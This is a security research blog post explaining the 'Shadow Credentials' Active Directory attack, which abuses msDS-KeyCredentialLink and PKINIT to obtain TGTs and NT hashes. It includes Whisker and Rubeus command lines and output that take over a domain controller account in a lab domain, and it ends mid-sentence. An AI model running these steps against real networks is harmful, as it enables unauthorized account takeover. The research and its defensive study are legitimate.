Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover

posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab

Elad Shamir June 17, 2021

Posts from SpecterOps team members on various topics relating information security

Follow publication

The techniques for DACL-based attacks against User and Computer objects in Active Directory have been established for years. If we compromise an account that has delegated rights over a user account, we can simply reset their password, or, if we want to be less disruptive, we can set an SPN or disable Kerberos pre-authentication and try to roast the account. For computer accounts, it is a bit more complicated, but RBCD can get the job done.

These techniques have their shortcomings:

- Resetting a user's password is disruptive, may be reported, and may not be permitted per the Rules of Engagement (ROE).
- Roasting is time-consuming and depends on the target having a weak password, which may not be the case.
- RBCD is hard to follow because (me) failed to write a clear and concise post about it.
- RBCD requires control over an account with an SPN, and creating a new computer account to meet that requirement may lead to detection and cannot be cleaned up until privilege escalation is achieved.

The recent work that Will Schroeder (@harmj0y) and Lee Christensen (@tifkin_) published about AD CS made me think about other technologies that use Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos, and Windows Hello for Business was the obvious candidate, which led me to (re)discover an alternative technique for user and computer object takeover.

It is possible to add "Key Credentials" to the attribute msDS-KeyCredentialLink of the target user/computer object and then perform Kerberos authentication as that account using PKINIT.

In plain English: this is a much easier and more reliable takeover primitive against Users and Computers.

A tool to operationalize this technique has been released alongside this post.

Previous Work

When I looked into Key Trust, I found that Michael Grafnetter (@MGrafnetter) had already discovered this abuse technique and presented it at Black Hat Europe 2019. His discovery of this user and computer object takeover technique somewhat flew under the radar, I believe because this technique was only the primer to the main topic of his talk. Michael clearly demonstrated this abuse in his talk and noted that it affected both users and computers. In his presentation, Michael explained some of the inner workings of WHfB and the Key Trust model, and I highly recommend watching it.

Michael has also been maintaining a library called DSInternals that facilitates the abuse of this mechanism, and a lot more. I recently ported some of Michael's code to a new C# tool called Whisker to be used via implants on operations. More on that below.

What is PKINIT?


In Kerberos authentication, clients must perform "pre-authentication" before the KDC (the Domain Controller in an Active Directory environment) provides them with a Ticket Granting Ticket (TGT), which can subsequently be used to obtain Service Tickets. The reason for pre-authentication is that without it, anyone could obtain a blob encrypted with a key derived from the client's password and try to crack it offline, as done in the AS-REP Roasting Attack.

The client performs pre-authentication by encrypting a timestamp with their credentials to prove to the KDC that they have the credentials for the account. Using a timestamp rather than a static value helps prevent replay attacks.

The symmetric key (secret key) approach, which is the one most widely used and known, uses a symmetric key derived from the client's password, AKA secret key. If using RC4 encryption, this key would be the NT hash of the client's password. The KDC has a copy of the client's secret key and can decrypt the pre-authentication data to authenticate the client. The KDC uses the same key to encrypt a session key sent to the client along with the TGT.

PKINIT is the less common, asymmetric key (public key) approach. The client has a public-private key pair, and encrypts the pre-authentication data with their private key, and the KDC decrypts it with the client's public key. The KDC also has a public-private key pair, allowing for the exchange of a session key using one of two methods:

1. The Diffie-Hellman Key Delivery allows the KDC and the client to securely establish a shared session key that cannot be intercepted by attackers performing passive man-in-the-middle attacks, even if the attacker has the client's or the KDC's private key, (almost) providing Perfect Forward Secrecy. I say _almost _because the session key is also stored inside the encrypted part of the TGT, which is encrypted with the secret key of the KRBTGT account.
2. Public Key Encryption Key Delivery uses the KDC's private key and the client's public key to envelop a session key generated by the KDC.



Traditionally, Public Key Infrastructure (PKI) allows the KDC and the client to exchange their public keys using Digital Certificates signed by an entity that both parties have previously established trust with — the Certificate Authority (CA). This is the Certificate Trust model, which is most commonly used for smartcard authentication.


PKINIT is not possible out of the box in every Active Directory environment. The key (pun intended) is that both the KDC and the client need a public-private key pair. However, if the environment has AD CS and a CA available, the Domain Controller will automatically obtain a certificate by default.

No PKI? No Problem!

Microsoft also introduced the concept of Key Trust, to support passwordless authentication in environments that don't support Certificate Trust. Under the Key Trust model, PKINIT authentication is established based on the raw key data rather than a certificate.

The client's public key is stored in a multi-value attribute called msDS-KeyCredentialLink, introduced in Windows Server 2016. The values of this attribute are Key Credentials, which are serialized objects containing information such as the creation date, the

distinguished name of the owner, a GUID that represents a Device ID, and, of course, the public key. It is a multi-value attribute because an account have several linked devices.




This trust model eliminates the need to issue client certificates for everyone using passwordless authentication. However, the Domain Controller still needs a certificate for the session key exchange.

This means that if you can write to the msDS-KeyCredentialLink property of a user, you can obtain a TGT for that user.

Windows Hello for Business Provisioning and Authentication

Windows Hello for Business (WHfB) supports multi-factor passwordless authentication.



When the user enrolls, the TPM generates a public-private key pair for the user's account — the private key should never leave the TPM. Next, if the Certificate Trust model is implemented in the organization, the client issues a certificate request to obtain a trusted certificate from the environment's certificate issuing authority for the TPM-generated key pair. However, if the Key Trust model is implemented, the public key is stored in a new Key Credential object in the msDS-KeyCredentialLink attribute of the account. The private key is protected by a PIN code, which Windows Hello allows replacing with a biometric authentication factor, such as fingerprint or face recognition.

When a client logs in, Windows attempts to perform PKINIT authentication using their private key. Under the Key Trust model, the Domain Controller can decrypt their pre-authentication data using the raw public key in the corresponding NGC object stored in the client's msDS-KeyCredentialLink attribute. Under the Certificate Trust model, the Domain Controller will validate the trust chain of the client's certificate and then use the public key inside it. Once pre-authentication is successful, the Domain Controller can exchange a session key via Diffie-Hellman Key Delivery or Public Key Encryption Key Delivery.

Note that I intentionally used the term "client" rather than "user" here because this mechanism applies to both users and computers.

What About NTLM?

PKINIT allows WHfB users, or, more traditionally, smartcard users, to perform Kerberos authentication and obtain a TGT. But what if they need to access resources that require NTLM authentication? To address that, the client can obtain a special Service Ticket that


contains their NTLM hash inside the Privilege Attribute Certificate (PAC) in an encrypted NTLM_SUPPLEMENTAL_CREDENTIAL entity.

The PAC is stored inside the encrypted part of the ticket, and the ticket is encrypted using the key of the service it is issued for. In the case of a TGT, the ticket is encrypted using the key of the KRBTGT account, which the user should not be able to decrypt. To obtain a ticket that the user can decrypt, the user must perform Kerberos User to User (U2U) authentication to itself. When I first read the title of the RFC for this mechanism, I thought to myself, “Does that mean we can abuse this mechanism to Kerberoast any user account? That must be too good to be true”. And it was — the risk of Kerberoasting was taken into consideration, and U2U Service Tickets are encrypted using the target user’s session key rather than their secret key.

That presented another challenge for the U2U design — every time a client authenticates and obtains a TGT, a new session key is generated. Also, KDC does not maintain a repository of active session keys — it extracts the session key from the client’s ticket. So, what session key should the KDC use when responding to a U2U TGS-REQ? The solution was sending a TGS-REQ containing the target user’s TGT as an “additional ticket”. The KDC will extract the session key from the TGT’s encrypted part (hence not really perfect forward secrecy) and generate a new service ticket.

So, if a user requests a U2U Service Ticket from itself to itself, they will be able to decrypt it and access the PAC and the NTLM hash.

This means that if you can write to the msDS-KeyCredentialLink property of a user, you can retrieve the NT hash of that user.



As per MS-PAC, the NTLM_SUPPLEMENTAL_CREDENTIAL entity is added to the PAC only if PKINIT authentication was performed.

Back in 2017, Benjamin Delpy (@gentilkiwi) introduced code to Kekeo to support retrieving the NTLM hash of an account using this technique, and it will be added to Rubeus in an upcoming release.

Abuse

When abusing Key Trust, we are effectively adding alternative credentials to the account, or “Shadow Credentials”, allowing for obtaining a TGT and subsequently the NTLM hash for the user/computer. Those Shadow Credentials would persist even if the user/computer

changed their password.

Abusing Key Trust for computer objects requires additional steps after obtaining a TGT and the NTLM hash for the account. There are generally two options:

1. Forge an RC4 silver ticket to impersonate privileged users to the corresponding host.
2. Use the TGT to call S4U2Self to impersonate privileged users to the corresponding host. This option requires modifying the obtained Service Ticket to include a service class in the service name.

Key Trust abuse has the added benefit that it doesn't delegate access to another account which could get compromised — it is restricted to the private key generated by the attacker. In addition, it doesn't require creating a computer account that may be hard to clean up until privilege escalation is achieved.

Whisker

Alongside this post I am releasing a tool called " Whisker ". Based on code from Michael's DSInternals, Whisker provides a C# wrapper for performing this attack on engagements. Whisker updates the target object using LDAP, while DSInternals allows updating objects using both LDAP and RPC with the Directory Replication Service (DRS) Remote Protocol.

Whisker has four functions:

> Add — This function generates a public-private key pair and adds a new key credential to the target object as if the user enrolled to WHfB from a new device.

```
C:\Users\elad>Whisker.exe add /target:dc1$
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password 7DRsFLJhUa70Zgv1
[*] Searching for the target account
[*] Target user found: CN=DC1,OU=Domain Controllers,DC=shenanigans,DC=labs
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 01df54d7-d3ac-4977-985c-1f56e23f2870
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:dc1$ /certificate:MIIJuAIBAzCCCXQGCSqGSIb3DQEHAaCCCWUEgglhMIIJXTCCBh
HPhWYcw4KPWloEfsshKIFQs+ZU6iBTOh3mQlTKQ9Oa5RNeDsaq+VvZ940INfk6B1b72KTM4Mske3IWBi5WPSrbDlG+AX
sJYwCXSBFdddHlhZ6UBIWU/sDQ1OTFa7dm+ogIHBPObPFJZqu+xopq8a5ugJ3cyN0hrVw0ylsMklKVbbUAI8zMw52rl5
yRGY5xGDJNivLjrIjZVlWBizQiS34eKvr3NKYVX30NfkYMg1kPHNl+59f6WshkRCZy3W+mqFwUuSYhLl+C04r4fwmHHL
B17XKt36bRwg64UJkUY9OGHfEmN1yGcsnsBMYhoi+zNYGylHUYJsGn9WAZiMF5BLeIszpygpnQgyLC67pyHCNFCEDBgI
Zvl/riJmrHe9u6YnlMFWZO7ylrgPl/79EhMZvnm++JvbMDZmDOVaOCc7h9Dpa8CCxEAEiO4lYsun9Xoy5n6oTGHEWPB+
kPcwCudTRdMD/94qlmhYwHzK+ED5ShS+9x73dfXter7puJ8LNx9f3xYz5ENjkgibEolMK9fsK1JhfJbLGLIPi7AOSiOU
ADcAMgA1AGYANgA3AGMAMgA3ADcAZgA3MHkGCSsGAQQBgjcRATFsHmoATQBpAGMAcgBvAHMAbwBmAHQAIABFAG4AaABh
BbSgICB9CAggL4qzTHE0EoG3zC5eqHKjUgAwc6NubYhJ8RsdCNAskwqRgkdZA/9dgUClyIojz4xJ7YtuhniT+ELVjdqD
ey3LIQv91RsKM9qUHwykeribee6C/e94ugD3VYq9567vyR82mhpmtMZgCu1QGMPDiCIC8+mC5MlsBQe2cyiold4hcTFr
E2flqx4+2KjM7o1UfMQbV45aHU/iu6EdvpRfHd2KVfet4RffuJtIiJsH2D7RW2Vn0VHX15VOLY+0eekLovpAm9E92qAr
+MfZtAFuOvACq7azRMh3j3Oo1fXt9a6osl/jrY8hcz8cxYSq0CdaqzYi9Y7Stbq9trwHYPLZXUPA5YPVTNiDwgXRbgV9
JhUa70Zgv1" /domain:shenanigans.labs /dc:DC1.shenanigans.labs /show
```

List — This function lists all the entries of the msDS-KeyCredentialLink attribute of the target object.

```
C:\Users\elad>Whisker.exe list /target:dc1$
[*] Searching for the target account
[*] Target user found: CN=DC1,OU=Domain Controllers,DC=shenanigans,DC=labs
[*] Listing deviced for dc1$:
    DeviceID: 01df54d7-d3ac-4977-985c-1f56e23f2870 | Creation Time: 6/10/2021 3:28:56 PM
    DeviceID: e5876aa7-0ae0-40d0-82f1-e5423ece2039 | Creation Time: 6/7/2021 9:08:52 PM
```

Remove — This function removes a key credential from the target object specified by a DeviceID GUID.

```
C:\Users\elad>Whisker.exe remove /target:dc1$ /deviceid:01df54d7-d3ac-4977-985c-1f56e23f2870
[*] Searching for the target account
[*] Target user found: CN=DC1,OU=Domain Controllers,DC=shenanigans,DC=labs
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Found value to remove
[+] Updated the msDS-KeyCredentialLink attribute of the target object
```

Clear — This function removes all the values from the msDS-KeyCredentialLink attribute of the target object. If the target object is legitimately using WHfB, it will break.

```
C:\Users\elad>Whisker.exe clear /target:dc1$
[*] Searching for the target account
[*] Target user found: CN=DC1,OU=Domain Controllers,DC=shenanigans,DC=labs
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
```

Requirements

This technique requires the following:

